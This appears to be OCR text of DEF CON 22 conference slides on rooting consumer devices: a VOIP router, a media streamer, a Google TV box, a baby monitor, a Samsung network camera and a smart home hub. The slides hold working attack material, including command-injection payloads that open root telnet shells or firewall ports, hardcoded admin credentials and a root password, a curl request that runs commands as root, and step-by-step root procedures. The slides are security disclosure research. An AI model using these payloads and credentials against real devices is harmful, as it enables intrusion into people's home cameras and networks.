
- VOIP Router
- Running OpenWRT based distro With Freeswitch
- Assists in connecting to Ooma Network for VOIP Calls

ARM processor

Linux 2.6.33.5

Device 17

Ooma Telo – UART



115200 8n1 - Console Login

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
Ooma Telo – CI in Web Portal

- SSH already running!
- Need to add SSH port to iptables so we can access it.
- Command injection in the Ooma Telo Portal.
- No sanitization done on Server IP before running a command on the backend.
- Root password is "!ooma123”, password crackers are fun.
- By default page is only accessible through LAN.

Device 17

Ooma Telo – CI in Web Portal



Enable SSH on LAN:
x.com $(iptables -t filter -A LAN_SSH -j ACCEPT)

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Device 18

Netgear NTV200-100NAS

Media Streaming Device

Adobe Flash-based

$10-30 (cheap!)


WiFi

Secure Broadcom SOC

Encrypted updates

Device 18

Netgear NTV200-100NAS



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Device 18

Netgear NTV200-100NAS

- Updates are signed and encrypted
- App installation isn't, and is done over unencrypted HTTP.
- Man-in-the-middle the app installation!
  - Grab a copy of an app
  - Add a malicious symlink
  - Repack and host app locally
  - Run the app
  - Modify the app again, this time adding a shell script inside the symlink to call telnet
  - Run the app again, reboot, and now you have persistent root!

Device 19

ASUS Cube (Google TV)

Marvell 88de3100 SOC
Dual Core 1.2GHZ ARM
Google TV!

We released CubeRoot for the Cube and additional exploits for the the Marvell SOC (secure boot) at DEF CON 21.

Device 19

ASUS Cube (Google TV)

- Built-in Media app can mount SMB shares (Windows file sharing) with no restrictions.
- Root procedure:
  - Create a SMB share with a su binary.
  - Use the media app to connect to the SMB share.
  - adb into the Cube, run the su binary – you are root!
  - From here, remount system, install SuperSu and win.


Device 20


Summer Baby Zoom WiFi

WiFi baby monitor

Custom RF for remote

Marketed as “Secure”





DISOBEY DEFCON 22

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
Device 20

Summer Baby Zoom WiFi



Device 20

Summer Baby Zoom WiFi Hardcoded Username & Password

Found this interesting base64 encoded string and function calls in "snapcam" binary

```
addiu   $a1, (aTxndqgrtmw4hok - 0x4E0000)  # "TXNDQGRtMW4hOkF1dGgzbnQxY0BUMw=="
addiu   $a2, $sp, 0x18
la      $t9, _ZNSsC1EPKcRKSaIcE  # std::string::string(char const*,std::allocator<
nop
jalr    $t9 ; std::string::string(char const*,std::allocator<char> const&)  # std:
addiu   $a0, $sp, 0x20
lw      $gp, 0x10($sp)
li      $v0, 6
sw      $v0, 0x34($sp)
la      $t9, _ZN6Gemtek14setEncUserPassESs  # Gemtek::setEncUserPass(std::string)
lw      $a0, 0x64($sp)
jalr    $t9 ; Gemtek::setEncUserPass(std::string)  # Gemtek::setEncUserPass(std::s
```

MsC@dm1n!:Auth3nt1c@T3

Device 20

Summer Baby Zoom WiFi Hardcoded Username & Password

- Calling "nvram show" from the command line produces the following list of users
- 2 of the users have passwords that change between each cam
- Also note the pass seen hardcoded in the snapcam binary.

```
UserSetSetting.userList.users0.password=PFCCLALLDBBR
UserSetSetting.userList.users0.privilege=0
UserSetSetting.userList.users0.username=V13w3r
UserSetSetting.userList.users1.index=3
UserSetSetting.userList.users1.password=Auth3nt1c@T3
UserSetSetting.userList.users1.privilege=1
UserSetSetting.userList.users1.username=MsC@dm1n!
UserSetSetting.userList.users2.index=4
UserSetSetting.userList.users2.password=PFCCLALLDBBR
UserSetSetting.userList.users2.privilege=1
UserSetSetting.userList.users2.username=SnApAdm1n
```

Users and passwords on camera from "nvram show"

Device 20

Summer Baby Zoom WiFi Command Execution


- SystemGT.cgi accessible with admin credentials
- "SystemGT" POST var gets directly executed with `system()` as root

```
la      $a1, 0x430000
la      $t9, sprintf
addiu   $s0, $sp, 0x200+var_168
addiu   $a1, (aS_0 - 0x430000)  # "%s & "
move    $a0, $s0                # SystemGT Post Var
jalr    $t9 ; sprintf
addiu   $a2, $sp, 0x200+var_1E8
lw      $gp, 0x200+var_1F0($sp)
nop
la      $t9, system
nop
jalr    $t9 ; system
move    $a0, $s0                # SystemGT cmd
lw      $gp, 0x200+var_1F0($sp)
b       loc_41C9D4
nop
```

/bin/mini_httpd for "SystemGT.cgi"

```
curl -u 'MsC@dm1n!:Auth3nt1c@T3' "http://IP/cgi-
    bin/systemGT.cgi" -d "systemGT=telnetd"
```

This is **DEF CON 22**, right?



HTTP://DC22.GTVHACKER.COM

Device 21

Samsung SmartCam


- Network camera w/ mic and speaker.
- Mobile phone app for remote access.
- Web interface for local access.

TI DaVinci ARM SOC

Linux 2.6.18

Device 21

Samsung SmartCam – UART



115200 8n1 - Console Logging Only

Samsung SmartCam – PreAuth

```
}else if($pageData[0] == "NEW"){
        $result = requestToCamera(CMD_USER, ACTION_GET_ALL, TYPE_REQUEST, null);
        if($result[0] == "OK" && $result[1] != null){
                $recvData = $result[1];
                $sendData = array_slice($recvData, 0, 40);

                str2byte($sendData, $pageData[1], 17, 16);
                requestToCamera(CMD_USER, ACTION_SET, TYPE_REQUEST, $sendData);
                $_SESSION["PRIVATE_KEY"] = $pageData[1];
                echo "OK";
        }else{
                echo "NOK;" . $result[1];
        }
}
```

- CGI script normally does auth check, but not on new user
- Can reset admin password without knowing the user's password
- Only accessible over the LAN


Device 21

Samsung SmartCam – CI

- WEP key is not sanitized for shell commands.
- Set up a WEP key with an injected command, then re-attach a network cable to trigger the bug.
- Can also be exploited without any physical access if the device is connected over WiFi.
- Web interface runs as root!

Device 21

Samsung SmartCam – CI




Enable root telnetd: $(busybox telnetd -l/bin/sh)

Device 22

Wink Hub

- Smart home "gateway"
- Allows integration with multiple smart home devices.
- Mobile application to control ALL THE THINGS

- BlueTooth, WiFi, Zwave and Zigbee
- TI CC1101 (RF SDR)
- Great cheap “RF Toolkit"



DISOBEY DEFCON 22

